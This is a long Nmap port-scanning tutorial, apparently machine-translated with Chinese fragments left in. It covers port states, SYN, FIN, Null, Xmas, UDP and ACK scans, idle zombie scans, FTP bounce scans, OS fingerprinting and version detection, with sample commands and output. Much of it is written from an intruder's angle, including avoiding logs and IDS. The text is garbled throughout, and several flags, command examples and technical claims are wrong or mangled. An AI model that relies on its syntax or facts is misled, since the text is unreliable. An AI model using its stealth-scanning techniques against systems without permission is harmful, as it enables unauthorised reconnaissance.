
Although Nmap has been operating more and more over the years, it started with an efficient port scanner, which remains its core function. nmap <target>This simple command scans the mainframe.<target>Up there are more than 1660 TCP ports. Many traditional port scanners list only whether all ports are open or closed, and Nmap has a much smaller amount of information. It divides the port into six states: open(open) closed(Closed)filtered(filtered) unfiltered(Unfiltered) open|filtered(开放或者被过滤的)or closed|filtered(关闭或者被过滤的)。
These states are not the nature of ports themselves, but rather describe how Nmap views them. For example, for the same target machine 135/tcp port, it is open from a web scan, while doing exactly the same scan across the network may indicate that it is. filtered(filtrated)
Six port states identified by Nmap.open(open)
应用程序正在该端口接收TCP 连接或者UDP报文。发现这一点常常是端口扫描 的主要目标。安全意识强的人们知道每个开放的端口 都是攻击的入口。攻击者或者入侵测试者想要发现开放的端口。 而管理员则试图关闭它们或者用防火墙保护它们以免妨碍了合法用户。 非安全扫描可能对开放的端口也感兴趣,因为它们显示了网络上那些服务可供使用。closed(Closed)
关闭的端口对于Nmap也是可访问的(它接受Nmap的探测报文并作出响应), 但没有应用程序在其上监听。 它们可以显示该IP地址上(主机发现,或者ping扫描)的主机正在运行up 也对部分操作系统探测有所帮助。 因为关闭的关口是可访问的,也许过会儿值得再扫描一下,可能一些又开放了。 系统管理员可能会考虑用防火墙封锁这样的端口。 那样他们就会被显示为被过滤的状态,下面讨论。filtered(filtered)
由于包过滤阻止探测报文到达端口, Nmap无法确定该端口是否开放。过滤可能来自专业的防火墙设备,路由器规则 或者主机上的软件防火墙。这样的端口让攻击者感觉很挫折,因为它们几乎不提供 任何信息。有时候它们响应ICMP错误消息如类型3代码13 (无法到达目标: 通信被管理员禁止),但更普遍的是过滤器只是丢弃探测帧, 不做任何响应。 这迫使Nmap重试若干次以访万一探测包是由于网络阻塞丢弃的。 这使得扫描速度明显变慢。unfiltered(unfiltered)
未被过滤状态意味着端口可访问,但Nmap不能确定它是开放还是关闭。 只有用于映射防火墙规则集的ACK扫描才会把端口分类到这种状态。 用其它类型的扫描如窗口扫描,SYN扫描,或者FIN扫描来扫描未被过滤的端口可以帮助确定 端口是否开放。open|filteredOpen or filtered
当无法确定端口是开放还是被过滤的,Nmap就把该端口划分成 这种状态。开放的端口不响应就是一个例子。没有响应也可能意味着报文过滤器丢弃 了探测报文或者它引发的任何响应。因此Nmap无法确定该端口是开放的还是被过滤的。 UDP,IP协议, FIN,Null,和Xmas扫描可能把端口归入此类。closed|filtered(Closed or filtered)
This state is used for Nmap to determine whether the port is closed or filtered. It can only appear in the IPID Idle scan.
Ping Scanning
nmap -sP 192.168.7.0/24 //Equivalent to -sP Parameters. All ping scans. nmap -sn 192.168.7.0/24
Invaders use Nmap to scan the entire network for targets. Ping scans are performed using “-sp” commands. In case of default, Nmap sends an ICMP echo and a TCP ACK to each scanned host, which receives any response from Nmap.
Example: Scan 192.168.7.0 Network:
# nmap -sP 192.168.7.0/24

Starting nmap V. 2.12 by Fyodor ([email protected], www.insecure.org/nmap/)
Host (192.168.7.11) appears to be up.
Host (192.168.7.12) appears to be up.
Host (192.168.7.76) appears to be up.
Nmap run completed -- 256 IP addresses (3 hosts up) scanned in 1 second
If ICMP echo requests are not sent, but if the system is checked for availability, this scan may not be responded to by some sites. In such cases, a TCP “ping” can be used to scan target networks.
A TCP “ping” will send an AK to each host on the target network. The host on the network returns a TCP RST response if it is online. Using the ping-scanned TCPping option, the PT option can scan the specified port on the network (the default port referred to in this example is the 80(http) port), it will be possible to pass through the target boundary router or even the firewall. Note that targets on the detected host do not need to open and depend critically on whether they are on the network.
# nmap -sP -PT80 192.168.7.0/24
TCP probe port is 80

Starting nmap V. 2.12 by Fyodor ([email protected], www.insecure.org/nmap/)
Host (192.168.7.11) appears to be up.
Host (192.168.7.12) appears to be up.
Host (192.168.7.76) appears to be up.
Nmap run completed -- 256 IP addresses (3 hosts up) scanned in 1 second
The next step is to conduct a port scan when potential invaders discover the mainframe that operates on the target network.
Nmap supports the scanning of TCP connections by different types of ports, TCP SYN, Stealth FIN, Xmas Tree, Null and UDP scans.
Port Scanning
One of the attackers used a TCP connection scan to be easily detected., because Nmap will use the connect() system to open the connection of the relevant port on the target and complete three TCP handshakes. Hackers login to host will display an open port. A tcp connection scans using “-ST” commands as follows.
# nmap -sT 192.168.7.12
Starting nmap V. 2.12 by Fyodor ([email protected], www.insecure.org/nmap/)
Interesting ports on (192.168.7.12):
Port State Protocol Service
7 open tcp echo
9 open tcp discard
13 open tcp daytime
19 open tcp chargen
21 open tcp ftp
Secret Scanning (Stealth Scanning)
If an attacker does not want to record his information on the target system log at the time of scanning, TCPSYN scans can help you with your work. They rarely leave a record on the target machine and the process of handshakeing hands three times will never be fully realized. Start a SYN scan by sending a SYN package (the first one in the TCP protocol). Any open port will have a SYN ⁇ ACK response. However, the assailant sends a RST replacement ACK, the connection is suspended. Three handshakes are not achieved, so few sites can record such detections. If they are closed ports, responses to the initial SYN signal will also be RST, which will let NMAP know that it is not listening. “-S” commands that a SYN scan host or network will be sent:
# nmap -sS 192.168.7.7

Starting nmap V. 2.12 by Fyodor ([email protected], www.insecure.org/nmap/)
Interesting ports on saturnlink.nac.net (192.168.7.7):
Port State Protocol Service
21 open tcp ftp
25 open tcp smtp
53 open tcp domain
80 open tcp http
...
Nmap run completed -- 1 IP address (1 host up) scanned in 1 second
While the SYN scan may not be noticed, they are captured by some intrusion detection systems. Stealth Fin, Xmas Tree and Nullscans can be used to avoid filtering packages and detect access to restricted ports. The three scanners return to RST for closed ports, while an open port will absorb kits. A FIN “-sF” scan sends a FIN package to each port.
However, Xmas scans “-X” open FIN, URG and PUSH markers, one Null scans “-sn” closes all sign points. Because Microsoft does not support the TCP standard, FIN, Xmas Tree and Null Scans are effective under non-MSC operating systems.
UDP Scan (UDP Scanning)
If an attacker looks for a popular UDP loophole, such as rpcbind or cDc Backorifice. To detect which ports are listening, the UDP scan is made to know which ones are open to the UDP. Nmap will send an O-by-bit version of UDP package to each port. If the host returns unreachable, the port is closed. But this method is limited by time because most UNIX hosts limit ICMP error rates. Fortunately, Nmap does not detect this rate itself and reduce its own speed, without spilling over from the host.
# nmap -sU 192.168.7.7

WARNING: -sU is now UDP scan -- for TCP FIN scan use -sF
Starting nmap V. 2.12 by Fyodor ([email protected], www.insecure.org/nmap/)
Interesting ports on saturnlink.nac.net (192.168.7.7):
Port State Protocol Service
53 open udp domain
111 open udp sunrpc
123 open udp ntp
137 open udp netbios-ns
138 open udp netbios-dgm
177 open udp xdmcp
1024 open udp unknown

Nmap run completed -- 1 IP address (1 host up) scanned in 2 seconds
Operating System Recognition (OS Fingerprinting)
Usually, an intruder may be familiar with a loophole in an operating system and have easy access to the machine. A common option is the fingerprinting on TCP/IP, which determines the type of remote operating system with the “-O” option. This can be used in conjunction with a port scan but cannot be used in combination with ping scanning. Nmap reduces the range of operational systems being searched by sending different types of detection signals to the host.http://www.insecure.org/nmap/nmap-fingerprinting-article.html
The Nmap’s operating system was tested with precision and effectiveness, for example, using the SYN-scanned fingerprinting stack of the system Solaris 2.7.
# nmap -sS -O 192.168.7.12

Starting nmap V. 2.12 by Fyodor ([email protected], www.insecure.org/nmap/)
Interesting ports on comet (192.168.7.12):
Port State Protocol Service
7 open tcp echo
9 open tcp discard
13 open tcp daytime
19 open tcp chargen
21 open tcp ftp
...
TCP Sequence Prediction: Class=random positive increments
Difficulty=17818 (Worthy challenge)
Remote operating system guess: Solaris 2.6 - 2.7

Nmap run completed -- 1 IP address (1 host up) scanned in 5 seconds
Ident Scanning
An attacker often looks for a computer that has a loophole in some processes. For example, a WEB server that runs with root. If the target runs an identd, one of the attackers uses Nmap to connect via the “-I” option to TCP, we find out which user has the http daemon. We scan a Linux WEB server, for example:
# nmap -sT -p 80 -I -O www.yourserver.com

Starting nmap V. 2.12 by Fyodor ([email protected], www.insecure.org/nmap/)
Interesting ports on www.yourserver.com (xxx.xxx.xxx.xxx):
Port

State Protocol Service Owner
80 open tcp http root

TCP Sequence Prediction: Class=random positive increments
Difficulty=1140492 (Good luck!)
Remote operating system guess: Linux 2.1.122 - 2.1.132; 2.2.0-pre1 - 2.2.2

Nmap run completed -- 1 IP address (1 host up) scanned in 1 second
If your WEB server is wrongly configured and operates with root, as in the past, it will be dark before dawn.
It’s not safe for Apache to run under root, and you can stop ident’s request by cancelling the au-service in/etc/inded.conf, and restart it. It is also possible to terminate ident’s request by using picchains or your most common firewall, enforcing firewall rules on network borders that will prevent unknown visitors from detecting what processes are available to users of your website.
Port scanning technology
As a new mechanic, I may spend hours searching for the basic tools (hamps, tape, triggers, etc.) to be used on hand missions. When I failed sorely tow my old man’s car to a real technician, he always flipped over his toolbox until he pulled out a perfect tool and then seemed unbridled. The art of port scanning and this similar thing. The expert understands that you need one of the most suitable types (or combinations) to do the job. On the other hand, inexperienced users and newcomers always use an default SYN scan to solve every problem. Since Nmap is free, the only obstacle to mastering the port scan is knowledge. This is certainly beyond the power of the automobile world, where it may take super-tract techniques to determine that you need a slamming machine, and then you have to pay thousands of dollars for it.
When Nmap was released in 1997, the need for root privileges was a serious limitation, as many users had only shared shell accounts. Now, the world has changed, computers are cheaper, more people have Internet connections, and desktop UNIX systems (including Linux and MAC X) are common. The Windows version of Nmap now also makes it possible to operate on more desktops. For all these reasons, users no longer need limited shareshell accounts to run Nmap.
Although Nmap tries to produce the right results, remember that all of them are based on returns from target machines (or the firewalls in front of them). These hosts may not be trustworthy, and they may respond to Nmap’s messages by confusing or misleading them.
This section deals with about a dozen scanning techniques supported by Nmap, usually using only one method at a time, except for UDP scans.-sU) may be used in conjunction with any TCP scan type. A friendly reminder that the port scanning type option format is-s, where<C><C> A visible character, usually the first. One exception is decrecated FTP scan (-bNmap performs a SYN scan by default, but if the user does not have permission to send the original message (root privileges are required on UNIX) or if it is specified as an IPv6 target, Nmap calls connection(). In the scans listed in this section, non-privileged users can only perform connect() and ftp bounce scans.-sS (TCP SYN Scan)
SYN scans are relatively covert and not easy to notice, because they never complete TCP connections. They also do not depend on a specific platform, as does Fin/Null/Xmas, Maimon, and Idle scanning, but can deal with any compatible TCP compaction.open(open) closed(Closed) andfiltered(filtered) status

It is often referred to as a semi-open scan because it does not open a full TCP connection. It sends an SYN message, like you really want to open a connection and wait for a response. SYN/ACK indicates that the port is listening (open), while RST (repeated) means there are no listeners. If several re-offers do not respond, the port is marked as filtered. If ICMP is received, the error cannot be reached (type 3, code 1, 2, 3, 9, 10 or 13), the port is also marked as filtered.
The rationale for the operation is as follows:
-sT (TCP scan())
SYN scan is the default TCP scan when SYN scans are not usable. This is the case when users have no permission to send original text or scan IPv6 networks.connect() The system calls for connections to the operating system and target and port, rather than sending original messages directly than other scanning types. This is a high-level system call with Web browsers, P2P clients and most other web applications to create connectivity. It is part of a programming interface called Berkeley Sockets API. Nmap uses this API to get information on the status of each connection attempt instead of reading the original text of the response.
When SYN scans are available, it’s usually a better choice. Because Nmap is high-level. connect()The system is less efficient when it calls a full connection to an open target port rather than a semi-open repeat like the SYN scan. It takes longer, and more messages are needed to get the same information, and target machines are more likely to record connections. IDS can capture both, but most of them do not have such alarm systems. When Nmap connects, then does not send data off, many regular UNIX services will leave records on syslog, sometimes as an encrypted error.
这是一种最为普通的扫描方法,这种扫描方法的特点是:扫描的速度快,准确性高,对操作者没有权限上的要求,但是容易被防火墙和IDS(防入侵系统)发现

运行的原理:通过建立TCP的三次握手连接来进行信息的传递
① Client端发送SYN;
② Server端返回SYN/ACK,表明端口开放;
③ Client端返回ACK,表明连接已建立;
④ Client端主动断开连接。
-sU (UDP scan)
Although many of the popular services on the Internet operate under TCP protocols, they are not available for use in public life.UDPDNS, SNMP, and DHCP (registered ports 53,161/162, and 67/68) are the three most common. Because UDP scans are generally slow and more difficult than TCP, some security clearance staff ignore them.
UDP scan-sUoption activates. It scans with TCP like SYN (in the text).-sS) is used in combination to check both agreements simultaneously.
UDP scans empty (no data) UDP reports to each target port. If an error is not reached by returning ICMP port (type 3, code 3) the port isclosed(Closed). Other ICMPs cannot reach error(type 3, code 1, 2, 9, 10, or 13) indicating that the port isfiltered(filtered) Occasionally, a service responds to a UDP report that the port isopen(open) If several retests do not respond, the port is considered open|filteredThis means that the port may be open or a package filter is blocking communications.-sVHelps to distinguish between real open ports and filtered ports.
Open and filtered ports rarely respond, allowing Nmap to overtime before detecting frames or responding to loss. Closed ports are often a bigger problem. They generally send back an ICMP port that cannot reach the wrong end. But unlike closed TCP ports responding to SYN or Connect’s Scan sent RST, many hosts by default limit ICMP port access to information. Linux and Solaris are particularly stringent in this regard. For example, Linux 2.4.20 has nuclear limits of one second for sending only one non-reachable message.net/ipv4/icmp。c)。
Nmap detection rates are limited and correspondingly slowed to avoid blocking the network with useless messages that have been discarded by target opportunities. Unfortunately, a Linux-style one-second report limits the scanning of 65,536 ports to more than 18 hours. The methods used to speed up UDP scans include sending out additional hosts for quick scanning only the main portals, scanning behind firewalls, using--host-timeoutSkipped the slow pace of the host.-sN; -sF; -sX (TCP Null, FIN, and Xmas scan)
These three types of scans (even described in the next section) --scanflags More types of options) inTCP RFC I found a subtle way to distinguish.open(open) and closedPort (Closed). Page 65 says, “If [目标]The port state is closed… entering a message without RST leading to an RST response.” The next page discusses sending messages to open ports without setting up SYN, RST or ACK slots: “Theoretically, this should not have happened if you had actually received it, abandoned the paper and returned. ”
If the scanning system follows this RFC, any message that does not contain SYN, RST or ACK slots when port is closed will lead to a RST return and no response should be received when port is open. As long as it does not include SYN, RST, or ACK, any combination of three other types (FIN, PSH, and URL). Nmap uses this: Null scan ()-sN)
Do not set any signage (tcp header is 0)
The NULL scan is a reverse scanning method, sent to the server by sending a data package without any signage and then waiting for the server’s return content.This scanning method is much more hidden than the one mentioned earlier, but it’s also less accurate., the main use isTo determine whether the operating system is Windows, since Windows does not comply with RFC 793 standards, returns the RST package regardless of whether the port is open or closed

But while NULL had some of these uses, I didn’t think it was appropriate to use NULL.
1, the NULL method is not very accurate, and the port’s status returns not exactly.
2. To access the operating system of the target host, parameters (-O) can be used and for some operational systems that cannot be judged with precision can be added (-osscan-guess)
3, NULL scans are easily filtered
FIN Scan (Photo)-sF)
Only TCP Fin signpoints are set. The principles of the FIN scan are essentially the same as those of the NULL scan. Xmas scan (in English)-sX)
Set up the FIN, PSH, and URG logos like lighting all the lights on a Christmas tree.
The three scans are completely consistent in behavior, except for the marking of the detection material. If a RST message is received, the port is considered to be closed(Closed) and no response means port isopen|filtered(开放或者被过滤的). If an ICMP is received without access error (type 3, code 1, 2, 3, 9, 10, or 13) the port is marked as 被过滤的。
The key advantage of these scans is that they can avoid some unarmed firewalls and message filter routers. Another advantage is that the types are even more secret than SYN scans. But don’t rely on it — most modern IDS products can find them. One big drawback is not all systems adhere strictly to RFC 793. Many systems respond to RST, whether their ports are open or closed.closedThis is mainly Microsoft Windows, many Cisco equipment, BSDI and IBM OS/400. But this scan works for most UNIX systems. Another weakness of these scans is that they can’t be identified.openPorts (open) and some specific filteredPort (filtered) returned open|filtered(开放或者被过滤的)。-sA (TCP ACK Scan)
The difference between this and the other scans that have been discussed so far is that it’s not certain.open(open) or open|filtered(开放或者过滤的)The port is used to find firewall rules, determine whether they are in state or not and which ports are filtered.
ACK scan detection reports are only set at the ACK signpoint (unless you use --scanflags) When scanning unfiltered systems, open(open) andclosed(Closed) The port returns the RST message. Nmap labels it as unfiltered(Unfiltered) means that the ACK papers can’t reach, but as for them,open(open) or closedUnable to determine. The unresponsive port or the specific ICMP wrong message (type 3, code 1,2,3,9,10, or 13) is marked as filtered(filtrated)

The rationale for the ACK scan is to send an ACK package to the target host, regardless of whether or not the destination host port is open, returns the corresponding RST package and determines whether the port is open by judging TTL in the RST package
Run the rationale chart:
-sW (TCP window scan)
Except for the use of system-specific realization details to distinguish between open and closed ports, printing is not always done when RST is receivedunfiltered, window scans are identical to ACK scans. It does so by checking the TCP field of returned RST messages. On some systems, open ports indicate windows in positive numbers (even for RST) and closed windows in zero size. Therefore, when RST is received, windows do not always mark the port scan as unfiltered, depending on whether the TCP window value is positive or zero, each port is marked asopenOr… closed
This scan depends on the details of a few systems on the Internet, so you can’t trust it forever. A system that does not support it usually returns to all ports.closedIt’s possible, of course, that a machine has no open port. closed, and some common ports (e.g. 22, 25, 53) are filteredThe system is very suspicious. Occasionally, it even shows the opposite behavior. If your scans show 1,000 open ports and three closed or filtered ones, then those three are probably also open ports.-sM (TCP Maimon scan)
The technology, Nmap added after two issues. This technique and the Nulla, FIN, and Xmas scans are identical except for the detection of the paper FIN/ACK.--scanflags (Detailed TCP scan)
Real Nmap senior users need not be bound by these ready-made scanning types. --scanflagsOption allows you to design your own scans by assigning any TCP signage. Let your creativity flow and avoid intrusion detection systems that simply add rules to this manual!
--scanflagsoption can be a numerical tag value like 9 (PSH and FIN), but it is easier to use characters.URG, ACK,PSH, RST,SYNAnd… FINAny combination, for example.--scanflags URGACKPSHRSTSYNFINIt’s not very useful for scans. The sequence of the markings is not important.
You can also set the TCP scan type (e.g.,-sAOr…-sFThe basic type tells Nmap how to explain the response. For example, SYN scans think that no response means filteredPort, and the FIN scan thinks it is open|filtered. In addition to the TCP tags you have specified, Nmap will work like the basic scanning type. If you do not specify the basic type, use SYN scan.
For example: customizing an installation package containing AK and SYN scans
Command: nmap –scanflags ACKSYN nmap.org-sI <zombie host[:probeport]> (Idlescan)
This advanced scanning method allows for a true blind scan of the TCP port (meaning that there is no message sent from your real IP address to the target). On the contrary,side-channel attacks generate algorithms using an IPD sequence known on the zombie host to peep at the open port information on the target. The IDS system will show scans coming from the zombie machine you specified (must operate and meet certain criteria). This fantastic type of scan is too complex to be described in full here, so I write an unofficial paper, which is published in the press.https://nmap.org/book/idlescan.html。
Except for extreme covertness (because it does not send any message from a real IP address), this type of scan creates an IP-based trust relationship between machines. Port listFrom the perspective of zombie’s host.Displays an open port. So you can try to use what you think (through router/package filter rules) may be trusted zombies scan targets.
If you want to detect a specific port on zombie because of the IPID, you can add a colon and port number after the zombie host. Otherwise Nmap will use the default port (80).
Example: nmap-si www.0day.co:80172.227.42.110 If IDS exists, IDS will use meDS as a scanner-sO. (IP protocol scan): O is uppercase, not zero.
The IP protocol scan allows you to determine which IP protocols are supported by the target machine (TCP, ICMP, IGMP, etc.). Technically, this is not a port scan, since it runs through an IP protocol number instead of TCP or UDP port numbers. It is still used. -pSelect the protocol number that you want to scan, report the results in a normal port form, even with the same scanning engine as the real one. So it’s very close to the port scan and is also discussed here.
In addition to its usefulness, protocol scanning shows the power of open-source software. Although basic ideas are very simple, I have never thought about adding this feature and not getting any requests for it before.
The protocol scan works in a similar way to the UDP scan. It not circulates on the port area of the UDP message, but around eight places on the IP protocol domain and sends the header of the IP report. The message headers are usually empty, do not contain data or even correct TCP, UDP, and ICMP for the stated agreement. The three of them will use normal protocol heads because otherwise some systems refuse to send and Nmap has functions to create them. The protocol scan does not notice that the ICMP port cannot reach messages, but rather that ICMP ports cannot be reached. AgreementsCan not get message. If Nmap receives any response from the target host, Nmap will mark that protocol asopenICMP protocol is not available Error (type 3, code 2) resulting in the protocol being marked as closed. Other ICMPs cannot reach the protocol (type 3, code 1, 3, 9, 10, or 13) resulting in the agreement being marked asfiltered (although at the same time they proved that ICMP was open . If no response is received after retrying, the agreement will be marked asopen|filtered-b <ftp relay host> (FTP Bounces Scan)
An interesting feature of the FTP protocol (FTP protocol)RFC 959) Supports the so-called proxy ftp connection. It allows users to connect to an FTP server and then requests that files be sent to a third party server. This feature is abused at many levels, so many servers have stopped supporting it. One of these is leading the FTP server to scan other host ports. Just ask the FTP server to send one file on a rotational basis to an interested port on the target host. Error messages describe whether the port is open or closed. This is a good way to bypass the firewall because the FTP server is often placed in more locations than the Web host with access to other internal hosts.-bOptions support ftp pop-up scans. Parameter format is <username>:<password>@<server>:<port>。 <Server> It is the name or IP address of a vulnerable FTP server.<username>:<password>, if an anonymous user is on the server (user:anonymous password:-wwwuser@) port number (and the colon in front) can also be omitted if<server>Use the default FTP port (21).
When Nmap was released in 1997, this weakness was widely exploited, but now most of it has already been fixed. Vulnerable servers still exist, so if everything else fails, that is worth a try. If you aim to scan the 21 open ports (or even any ftp service) on your target network by bypassing the firewall, then scanned them with versions, and then scanned each attempt. Nmap will tell you whether the host is vulnerable. If you are just trying to play Nmap, you do not have to (in fact, should not) limit yourself. When you look for a fragile FTP server on the Internet at random, consider how system administrators would not like their servers to be abused.
Port description and scan order
Apart from all the scanning methods discussed earlier, Nmap offers options to indicate whether those ports are being scanned and whether the scans are random or sequenced.nmap-services The higher ports listed in the file are scanning.-p <port ranges> (scan only specified port)
This option specifies the port you want to scan, overwhelming the default values. A single port and a hyphenation of the port range (e. g. 1-1023) may be available. The start and/or end value of the range can be omitted, resulting in Nmap using 1 and 65535 respectively. So you can specify -p-Scan from port 1 to 655535. If you specify, you can also scan port 0. For IP protocol scanning (in the case of an IP protocol)-sO), this option specifies the protocol number (0-255).
When you scan both TCP and UDP ports, you can add it to the port number.T: Or…U:Specifies the protocol. The protocol qualifier is valid until you specify another one. For example, parameters -p U:53,111,137,T:21-25,80,139,8080 The UDP port 53,111 and 137 will be scanned together with the listed TCP port. Note that to scan both UDP and TCP, you must specify -sU and at least one TCP scanning type (e.g. -sS,-sFor -sT. If no protocol limit is given, the port number will be added to all protocol lists.-F (Quick (limited port) Scan)
At nmap.nmap-services File (for-sO, the protocol file) specifies which port you want to scan. This is much faster than scanning all 655535 ports. As this list contains so many TCP ports (1200), it does not differ significantly from the default TCP scan scan (approximately 1600 ports).--datadirOption specifies your own smallnmap-servicesThe file, the difference would be amazing.-r (Do not scan ports in random order)
By default, Nmap scans the port in random order (except for efficiency reasons, common ports move forward). This randomization is usually popular, but you can also specify that-rto sequence port scans.
Service and version detection

Pointing Nmap at a remote machine, it may tell you that the port 25/tcp, 80/tcp, and 53/dp are open. nmap-servicesDatabases, Nmap can report that those ports may correspond to a mail server (SMTP), a web server (HTTP) and a domain name server (DNS). Such queries are usually correct — in fact, the vast majority of the dæmons listening at TCP port 25 are mail servers. However, you should not be betting on them! People can run services entirely at some strange ports.
Even if Nmap is right, assuming that running services are indeed SMTP, HTTP and DNS, it’s not very much information. When making a security assessment (or even a simple list of network details) for your company or customer, you really want to know what mail and domain servers are running and their versions. There is an exact version number which will help you understand the gaps in the server. Version detection can help you get this information.
When TCP and/or UDP ports are found using some other type of scanning method, the version detection asks these ports to determine which service is actually running. nmap-service-probes The database contains matching expressions to query detection messages for different services. Nmap attempts to identify service protocols (e.g. ftp, ssh, Telnet, http), application names (e.g. ISC Bind, Apache httpd, Solaris telephoned), version numbers, hostnames, equipment types (e.g. printers, routers), operating system families (e.g. Windows, Linux) and other details such as whether X server, SSH version or KaZaA user name can be connected. Of course, not all of these information is available in all services. If Nmap is compiled into support for OpenSSL, it will connect to the SSL server and guess what service is listening behind the encryption level.-sR) will automatically be used to determine the RPC program and its version number. If after scanning a UDP port it is still uncertain whether it is open or filtered, then the port state is marked asopen|filtered. The version detection will attempt to trigger a response from these ports (as it does for open ports), and if successful, change the state to open. open|filtered The TCP port is treated in the same way. -AOptions to open version detection in other contexts. There’s an article on the principles of version detection, use and customisation http://www.insecure.org/nmap/vscan/。
When Nmap receives a response from a service but does not find a match in the database, it prints a special fingerprint and a URL for you if you do know what service is running at the port. Please take two minutes to submit your findings, which will benefit everyone. As a result of these submissions, Nmap has over 350 protocols that match approximately 3,000 modes such as smtp, ftp, http etc.
Open and control version detection using the following options.-sV (version detection)
Open version detection. You can also use-AOpens both the operating system detection and version detection. It can also be used in conjunction with -A to detect the operating system version.
Example: nmap-sV-A72/27.42.110--allports (full port version detection)
By default, Nmap version detection will skip the 9100 TCP port because some printers simply print any data sent to that port, which leads to dozens of pages of HTTP get requests, binary SSL sessions requests and so on. This action can be modified or deleted.nmap-service-probes MediumExcludeYou can also ignore any change in the indicatorExcludeIndicator, Assign--allportsScan all ports
Example: nmap-sV-allport 172.27.42.110--version-intensity <intensity> (Setting version scanning intensity)
When Scanning Versions-sVWhen nmap sends a series of detection messages, each one of which is given a value between 1 and 9. The low-value detector reports are effective for the larger range of common services that are assigned higher values. The intensity levels indicate what detection information should be used. The higher the value, the more likely the service to be correctly identified. However, high-intensity scans take more time. The strength values must be between 0 and 9. Default is 7.nmap-service-probes portsWhen you register at the target port, any level of intensity is tried. This ensures that DNS detection will always be done at any open 53 port, SSL detection will be done at 443 port, etc.
Example: nmap-sV –version-intensity 1 172.27.42.110--version-light (open lightweight mode)
It’s… --version-intensity 2The convenient aliases. Lightweight mode makes the version much faster to scan, but it’s also a little less likely to identify the service.
Example: nmap-sV –version-light 172.27.42.110 / Equivalence on nmap -sV –version-intensity 2 172.27.42.110--version-all (Trying to detect each)
--version-intensity 9The alias, make sure that every detector is tried at each port.
Example: nmap-sV –version-all 172.27.42.110 / Equivalence on nmap -sV –version-intensity 9 172.27.42.110--version-trace (Tracked version scan activity)
This leads Nmap to print out detailed debugging information about ongoing scans.--packet-traceA subset of the information received.
Example: nmap-sV –version-trace 172.27.42.110-sR (RPC scans)
This method is used in conjunction with many port scanning methods. It executes the SunRPC program NuLL command for all found open TCP/UDP ports, trying to determine whether they are RPC ports and, if so, what program and version number. So you can effectively access andrpcinfo -pThe same information, even if the target’s port is mirrored behind a firewall (or protected by TCP packaging). Decoys cannot currently work with RPC scan. This is used as a version scan (see box).-sVAnd since the version detection includes it and is much more comprehensive, it’s a bit of an automatic openup.-sRFew are needed.
Example: nmap-sS-sR 172.27.42.110
Operational system detection
Nmap sends a series of TCP and UDP messages to remote hosts, checking every bit of the response. After conducting a dozen tests such as TCP ISN sampling, TCP options support and sequencing, IPID sampling, and initial window size checks, Nmap puts results and databases at risk.nmap-os-fingerprintsMore than 1,500 known operating systems are compared with fingerprints, and if matched, print out details of the operating system. Each fingerprint includes a free-format description of OS, and one classified information that provides supplier names (e.g. Sun), the following operating systems (e.g. Solaris), OS versions (e.g. 10), and equipment types (general equipment, routers, switch, game console, etc.).
If Nmap is unable to guess the operating system, and has good known conditions (e.g. at least one open port and one closed) Nmap will provide a URL that you can submit to if you know exactly what an operating system is running. This expands the Nmap’s operating system knowledge base to benefit every Nmap user.
